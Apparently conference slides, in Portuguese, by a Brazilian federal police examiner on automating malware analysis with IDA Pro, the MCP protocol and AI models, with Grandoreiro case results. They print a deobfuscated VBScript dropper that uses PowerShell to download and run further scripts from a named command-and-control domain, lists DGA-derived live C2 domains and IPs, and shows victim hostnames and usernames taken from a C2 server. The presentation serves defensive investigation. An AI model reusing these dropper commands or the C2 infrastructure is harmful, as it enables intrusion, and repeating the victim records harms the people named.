

Construindo seu próprio desemprego: criando
um *pipeline* de análise automatizada
de *malware* usando *software* gratuito e IA generativa



Ivo de Carvalho Peixinho
Perito Criminal Federal
Coordenador de Repressão a Crimes de Alta Tecnologia
peixinho.icp@pf.gov.br

whoami

- Soteropolitano
- UFBA/PoP-BA RNP – 1994 a 2003
- XSite Consultoria e Tecnologia – 1996 a 2003
- CAIS/RNP – 2004 a 2007
- Polícia Federal – 2007
 - Diretoria de TI (2007-2011)
 - Diretoria de Crimes Cibernéticos (2011-2022)
 - Interpol IGCI Singapura (2023-2025)
 - Coordenação de Crimes de Alta Tecnologia (2025)

Introdução


- Análise de *malware* é uma atividade **complexa**
 - Requer conhecimento específico
 - Demanda tempo e paciência
 - Recursos anti-análise são amplamente usados
 - Criptografia/ofuscação de informações relevantes
 - Técnicas anti-depuração, anti-forense
 - Detecção de máquinas virtuais
 - Uso de algoritmos para geração dinâmica de infraestrutura de comando e controle (C2) – Domain Generation Algorithms
 - Dependendo da complexidade, objetivo e conhecimento do analista uma análise pode levar dias, **semanas ou meses**
 - É necessária em vários contextos (investigação, DFIR, SOC)

Introdução

- Tipos de análise
 - Estática – não executa o código
 - Básica – analisa metadados do *malware*: linguagem, plataforma, compilador, bibliotecas, mensagens
 - Avançada – analisa o código a partir de disassembler ou decompilação
 - Dinâmica – executa o código
 - Básica – executa numa *sandbox* ou em um ambiente controlado, instrumentando a interação com o sistema operacional (processos, arquivos, rede)
 - Avançada – executa num depurador (*debugger*) para analisar instrução a instrução o que o *malware* faz
- Análise avançada é tipicamente chamada de Engenharia Reversa

Introdução


- Tecnologias de triagem e análise
 - Sandboxes (**CAPE**, Any.run, **Cuckoo Sandbox**, **Drakvuf**, Triage, VMRay, etc)
 - Coletores (MISP, Virustotal, Malware Bazaar, **MWDB**, etc)
 - Emuladores (Wine, Speakeasy, Qilin)
 - Classificadores (YARA)
 - Plataformas de análise (Remnux, Flare VM, RE Toolkit)
 - Debuggers e Disassemblers (IDA Pro, Ghidra, X64dbg, Radare2, Binary Ninja, etc)
- Num mundo ideal...



Introdução

- Na realidade...
 - Relatórios especializados de empresas de segurança
 - Análises incompletas em *sandboxes*
 - Analise manual
- Exemplo (Grandoreiro)
 - <https://www.levelblue.com/blogs/spiderlabs-blog/grandoreiro-banking-malware-resurfaces-for-tax-season>
 - https://github.com/SpiderLabs/Grandoreiro-decryptor/blob/main/grandoreiro_dga_gen.py

Introdução



Introdução

[illegible]

Introdução

- IA Generativa possui diversas ferramentas para gerar código
 - Claude Code - <https://claude.com/product/claude-code>
 - OpenAI Codex - <https://openai.com/pt-BR/codex/>
 - Qwen3-coder - <https://coder.qwen.ai/>
 - Microsoft Copilot - <https://copilot.microsoft.com/>
 - Google Antigravity - <https://antigravity.google/>
 - Windsurf - <https://windsurf.com/>
 - Cline - <https://cline.bot/>
 - Cursor - <https://cursor.com/>
 - Opencode - <https://opencode.ai>
- **E para analisar código?**

Introdução

```
Downloads — -zsh — 190x52

ivocarv@Mac-Studio-de-Ivo Downloads % more 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
'-----
' Utility script for data processing
'-----
Dim vargHfTVJc
vargHfTVJc = ""
' Helper function for string manipulation
Dim objkEvoTF
objkEvoTF = "unused_value_70"
Dim objVbYQQROfouX
objVbYQQROfouX = ""
objVbYQQROfouX = objVbYQQROfouX & Chr(124)
Dim varQWMzfYrAY
varQWMzfYrAY = ""
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(48)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(56)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(52)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
varQWMzfYrAY = varQWMzfYrAY & Chr(57)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(52)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(56)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
ivocarv@Mac-Studio-de-Ivo Downloads % wc -l 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
2884 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
ivocarv@Mac-Studio-de-Ivo Downloads % █
```

Introdução

Análise de Malware VBScript - Dropper Multi-estágio

MALWARE ATIVO DESOFUSCADO

Status:  **PAYLOAD COMPLETO DECODIFICADO**

Hash: SHA256:

5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df

Tipo: Dropper/Downloader Multi-estágio

Severidade:  **CRÍTICA**

Arquivos Gerados

1. `payload_desofuscado.vbs` - Payload Malicioso Decodificado

 **14 linhas de código VBScript malicioso**

Revela o verdadeiro comportamento do malware:

- Download de payloads adicionais
- Execução multi-estágio
- Comunicação com C2

2. `ANALISE_MALWARE_DROPPER.md` - Análise Técnica Completa

 **Documentação detalhada de 500+ linhas**

Conteúdo:

- Resumo executivo
- Payload desofuscado
- Técnica de ofuscação XOR
- IOCs (Indicadores de Comprometimento)
- Infraestrutura C2
- Técnicas MITRE ATT&CK
- Recomendações de mitigação
- Assinatura YARA
- Timeline de ataque

Introdução

Payload Desofuscado

```
vbscript

Set shell = CreateObject("WScript.Shell")

' Baixar e instalar o MSI
shell.Run "powershell -ep bypass -c ""Invoke-WebRequest -Uri 'https://varegjopeaks.com/altor/baixa_oscado.vbs', 0, True

' Baixar o VBS
shell.Run "powershell -ep bypass -c ""Invoke-WebRequest -Uri 'https://varegjopeaks.com/altor/teste_obscado.vbs', 0, True

' Executar o VBS (NÃO com msixec!)
shell.Run "wscript.exe %TEMP%\installer.vbs", 0, True
```

Principais Descobertas

Técnica de Ofuscação

Algoritmo XOR Multicamada:

- **XOR1:** 14 (90 ^ 84)
- **XOR2:** 214 (123 ^ 173)
- **XOR3:** 109 (234 ^ 135)
- **XOR4:** 46 (24 ^ 54)

Processo:

```
byte = (byte - 14) MOD 256
byte = (byte - 214) MOD 256
byte = (byte - 109) MOD 256
byte = (byte - 46) MOD 256
```

Infraestrutura Maliciosa (C2)

Servidor C2: varegjopeaks.com

URLs Maliciosas:

1. https://varegjopeaks.com/altor/baixa_oscado.vbs
2. https://varegjopeaks.com/altor/teste_obscado.vbs

Comportamento

1. **Estágio 1:** Baixa [baixa_oscado.vbs](#) via PowerShell
2. **Execução 1:** Executa primeiro payload com WScript
3. **Estágio 2:** Baixa [teste_obscado.vbs](#) via PowerShell
4. **Execução 2:** Executa payload final (provavelmente banking trojan)

Introdução

1 não, se eu anexar o executável vc disassembla e analisa o assembler direto?

Não, **não posso fazer isso diretamente do arquivo anexado.**

❌ Limitação:

Quando você anexa um executável, ele fica disponível em `/mnt/user-data/uploads/`, mas eu **não tenho um disassembler nativo** para processar o binário diretamente e mostrar o assembly.

✅ O que EU POSSO fazer:

Opção 1: **IDA Pro via MCP** (Melhor opção!)

- Você precisa **abrir o executável no IDA Pro** na sua máquina
- Eu me conecto ao IDA via plugin MCP
- Aí sim consigo ver assembly, descompilar, renomear funções, etc.

Workflow:

```
[Você abre malware.exe no IDA Pro]
      ↓
[Plugin MCP conecta Claude ao IDA]
      ↓
[Eu vejo e analiso tudo via IDA]
```

Opção 2: **Ferramentas Linux básicas**

Se for ELF Linux, posso usar `objdump`, `readelf`, `strings`:

```
bash

objdump -d executavel      # Disassembly básico
readelf -a executavel      # Headers e seções
strings executavel         # Strings no binário
```

Mas é **análise limitada** - não tem a qualidade do IDA.

Opção 3: **Análise de strings e hexdump**

Posso examinar:

- Strings no binário
- Headers PE/ELF
- Entropy (detectar packing)
- Imports/exports

Mas **não é engenharia reversa completa.**

Introdução

Olá **glm-4.7-flash**

Pensado por um minuto ▾

Yes, combining **Ghidra** (the decompiler) with an **LLM** (like GPT-4, Claude, or a local model like Llama 3) is a powerful technique used in modern malware analysis.

Essentially, the LLM acts as a "translator" and "pattern recognizer," reading Ghidra's pseudocode (which looks like C/C++), identifying code patterns (e.g., "this looks like ransomware encryption," "this connects to IP 192.168.1.1"), and explaining the malicious intent to you.

Here is a guide on how to do this, the workflow, and best practices.

1. The Workflow: The "Sliding Window" Approach

You cannot simply copy-paste an entire binary file into an LLM. Most models have context windows of 8k to 32k tokens (roughly 3k – 12k words). A complex malware binary is megabytes long.

You must analyze Ghidra in **chunks (functions)**.

1. Import & Analyze

Open the suspicious file in Ghidra. Let it run its "Auto Analyze."

- *Note:* You may need to manually resolve some imports if Ghidra misses them.

2. Select a Function

Look at the disassembly view. Choose a section of code (a single function) that looks interesting (e.g., one that does network communication, file writing, or string encryption).

3. Export Pseudo-Code

Right-click the function header → **Show Disassembled Code** (or just look at the function in the listing). You want the **Pseudo-Code** (the "C-like" view).

4. Send to LLM


Copy the code block of the specific function and paste it ↓ ChatGPT, Claude, or a local tool.

- *Prompt:* "Here is a snippet of code from Ghidra. Identify what functionality this performs focus on strings, API calls, and

Introdução

■ MCP

- Tecnologia **aberta** criada pela Antropic para conectar modelos/aplicações de IA com sistemas externos
- Permite conectar um LLM (Claude, ChatGPT) com fontes de dados, ferramentas ou workflows para acessar informação e realizar tarefas
- Modelo de IA instrumenta a ferramenta e obtém as informações que precisa (preserva janela de contexto).




<https://modelcontextprotocol.io/docs/getting-started/intro>

<https://www.anthropic.com/news/model-context-protocol>

1ª versão – Claude com IDA Pro e MCP

■ Componentes

- Claude Desktop (LLM + Harness)
- IDA Home (IDA Free não suporta IDAPython)
 - IDA Free com MCP em IDC - <https://github.com/0xshlomil/ida-free-mcp>
- IDA Pro MCP - <https://github.com/mrexodia/ida-pro-mcp>
 - `ida-pro-mcp --install`



<https://blog.talosintelligence.com/using-llm-as-a-reverse-engineering-sidekick/>


1ª versão – Claude com IDA Pro e MCP

Claude com IDA Pro e MCP - Considerações

- Requer interação manual
 - Abrir o binário no IDA Pro e iniciar o MCP
 - Difícil de automatizar
- Requer *prompt* especializado
 - Descrição de como o LLM vai trabalhar para fazer a análise
- Requer cliente Claude Desktop com suporte MCP
 - Conta paga ou tokens de API
- Problemas de desempenho
 - *Ralph Wiggum* - <https://awesomeclaude.ai/ralph-wiggum>
- Dependência de uma única ferramenta
 - Requer IDA Home ou Pro (ferramenta paga)
- Análise unicamente estática
 - Não executa o *malware*
 - Mais seguro porém limitado
 - Independe de plataforma (versão do IDA Pro)

Claude com IDA Pro e MCP - Resultados

- Variante Grandoreiro pós-operação de 2024
 - <https://www.interpol.int/en/News-and-Events/News/2024/Disrupting-a-Grandoreiro-malware-operation>
 - <https://www.ibm.com/br-pt/think/x-force/grandoreiro-banking-trojan-unleashed>
 - Novas campanhas
 - DGA diferente
 - Criptografia diferente
 - Variantes diferentes
 - Múltiplos estágios
 - “Vibe reversing” com Claude e IDA Pro
 - Decifragem de 3º estágio
 - DGA de duas variantes
 - Decifragem de *strings*
 - Decifragem de comandos do C2



Claude com IDA Pro e MCP - Resultados

```
date=2026-07-24
salt_profiles=8
total_domains=8 unique_domains=8
[case01 Qm8xLpTnVbH2kRsYcJdF] noip53=gbpihqmyvczltxukdsw.cable-modem.org
[case04 mJqW5bTyRcLnH7pKvXfE] noip53=rlziekhpxqvd.cable-modem.org
[case05 TnPx9aLcVmQhR2kYjWsD] noip53=hyurzfswjveamx.cable-modem.org
[case06 gKrF8mNpXvTcLqH5yJbA] noip53=lghitydbnkavz.cable-modem.org
[case07 UcHw2pLmQxZrN7tVkFdY] noip53=dgwlhkvfxpueamiryojtsbq.cable-modem.org
[case08 BjQn6XkRpLsHcM4vTwEa] noip53=fnypchjbidexsvqawu.cable-modem.org
[case10 RhVm7QkLcNpX2tBjHyFd] noip53=qswzbplrfjgdmihonuvtae.cable-modem.org
[case13 vJtK2nHpLsQmX7rBcDyF] noip53=wxnruhzajymql.cable-modem.org
resolution:
dgwlhkvfxpueamiryojtsbq.cable-modem.org -> 18.234.42.61
fnypchjbidexsvqawu.cable-modem.org -> 35.173.236.73
gbpihqmyvczltxukdsw.cable-modem.org -> 52.90.63.204
hyurzfswjveamx.cable-modem.org -> 18.209.33.83
lghitydbnkavz.cable-modem.org -> 18.209.33.83
qswzbplrfjgdmihonuvtae.cable-modem.org -> 54.165.223.48
rlziekhpxqvd.cable-modem.org -> 34.230.3.154
wxnruhzajymql.cable-modem.org -> 54.91.33.246
cymru_records=0
18.209.33.83 -> <no-cymru-data>
18.234.42.61 -> <no-cymru-data>
34.230.3.154 -> <no-cymru-data>
35.173.236.73 -> <no-cymru-data>
52.90.63.204 -> <no-cymru-data>
54.165.223.48 -> <no-cymru-data>
54.91.33.246 -> <no-cymru-data>
```

```
noujezlkwfdxmcqt.is-with-theband.com No DNS
nqrukbiswcljzavpmgf.blogsytc.com -> 3.235.188.99:2869
unweiyhdkxlcrva.camdvr.org No DNS
zgdcqkxmsvlt.is-with-theband.com No DNS
kdljzetixranvbs.blogsytc.com -> 3.235.188.99:2869
pwarnjysfkdhlicxemtvgqbu.camdvr.org No DNS
edsomukbnwpxqfzgihyar.is-with-theband.com No DNS
myjsphuaqkzng.blogsytc.com -> 3.235.188.99:2869
kcdeglfpxhuonrwz.camdvr.org No DNS
urehtdoaqpblsfkvzn.camdvr.org No DNS
wfbyqgxrvzpncoulamith.camdvr.org No DNS
vgjfrldwuoqbxaqet.camdvr.org No DNS
```

```
pax405E3D47.servegame.com -> ['199.217.99.159']
kce4A54375B.servegame.com -> DOWN [Errno -5] No address associated with hostname
fft5547274F.servegame.com -> DOWN [Errno -5] No address associated with hostname
lmm41583841.servegame.com -> ['64.111.92.177']
tgb5F47274F.servegame.com -> DOWN [Errno -5] No address associated with hostname
dvv51453858.servegame.com -> DOWN [Errno -5] No address associated with hostname
rrv48533D41.servegame.com -> DOWN [Errno -5] No address associated with hostname
wnn415F3D45.servegame.com -> DOWN [Errno -5] No address associated with hostname
tgg435F2442.servegame.com -> DOWN [Errno -5] No address associated with hostname
prt585C3258.servegame.com -> DOWN [Errno -5] No address associated with hostname
```

```
Victim data from http://100.31.88.15:24877/BQBH3K4H001a86f5287fc439a5fb53a51d6ab22aZ9SELK6M:
ES|DESKTOP-95S5FS1|Usuario|ACC9541BYIGIBD|
ES|JPAZGRUH01|INGRES|70C480F10FCTQB|
EC|ZEBRA|Jorge Perez|F6B4C8D5HFYFTQ|
PE|ADMINISTRATOR|INGENIERIA|202BFBBARSPROA|
ES|PC-1755593551|Propietario|70AC8814QKAPGT|
ES|DESKTOP-2VJDR0K|Natividad|DCD6D23CECVRWI|
DE|SVEN-WIN10|Sven|C2925758QMNKUN|
BR|JOMAX2|Familia|C433DABDDTQPUO|
PY|LAPTOP-OJMANT2S|Usuario|0C2E6377CKMXXS|
PE|DESKTOP-CRJD420|User|FE457A37HMISIG|
PE|DESKTOP-L6D5C27|PC6|B8C716A1TUTJWD|
PE|DESKTOP-AP1FQ0G|PACON|3EDD59E9GDYGUF|
```

Claude com IDA Pro e MCP - Resultados

```
#!/usr/bin/env python3

"""
🔗 STANDALONE Grandoreiro DGA Generator (FILTERED VERSION)
- ALL functions embedded (no imports needed)
- ALL 3 seeds hardcoded (no command line needed)
- ALL 343 domains from encrypted strings
- ONE-CLICK execution: python3 grandoreiro_final_filtered.py
- FILTERS OUT default DNS resolution IPs
"""

import datetime as dt
import socket
import ctypes
from typing import Tuple

# =====
# EMBEDDED DGA FUNCTIONS (from dga_p.py)
# =====

U32 = 0xFFFFFFFF

def u32(x: int) -> int:
    return x & U32

def i32(x: int) -> int:
    return ctypes.c_int32(x & U32).value

def add_u32(a: int, b: int, carry: int = 0) -> Tuple[int, int]:
    s = (a & U32) + (b & U32) + (carry & 1)
    return s & U32, 1 if s > U32 else 0
```

```
#!/usr/bin/env python3
"""
Generate Caiman DGA domains for a given day using IDA-derived logic.

This script uses only behavior/data recovered from the IDA database for:
- seed providers (sub_9DABA4 / sub_9DB740)
- domain pools (sub_9DC96C / sub_9E93F0 / sub_9EBA00)
- hash/label generation (sub_9F0820 / sub_9F088C / sub_9F07EC)

Requires ida_string_decryptor.py in the same workspace.
"""

from __future__ import annotations

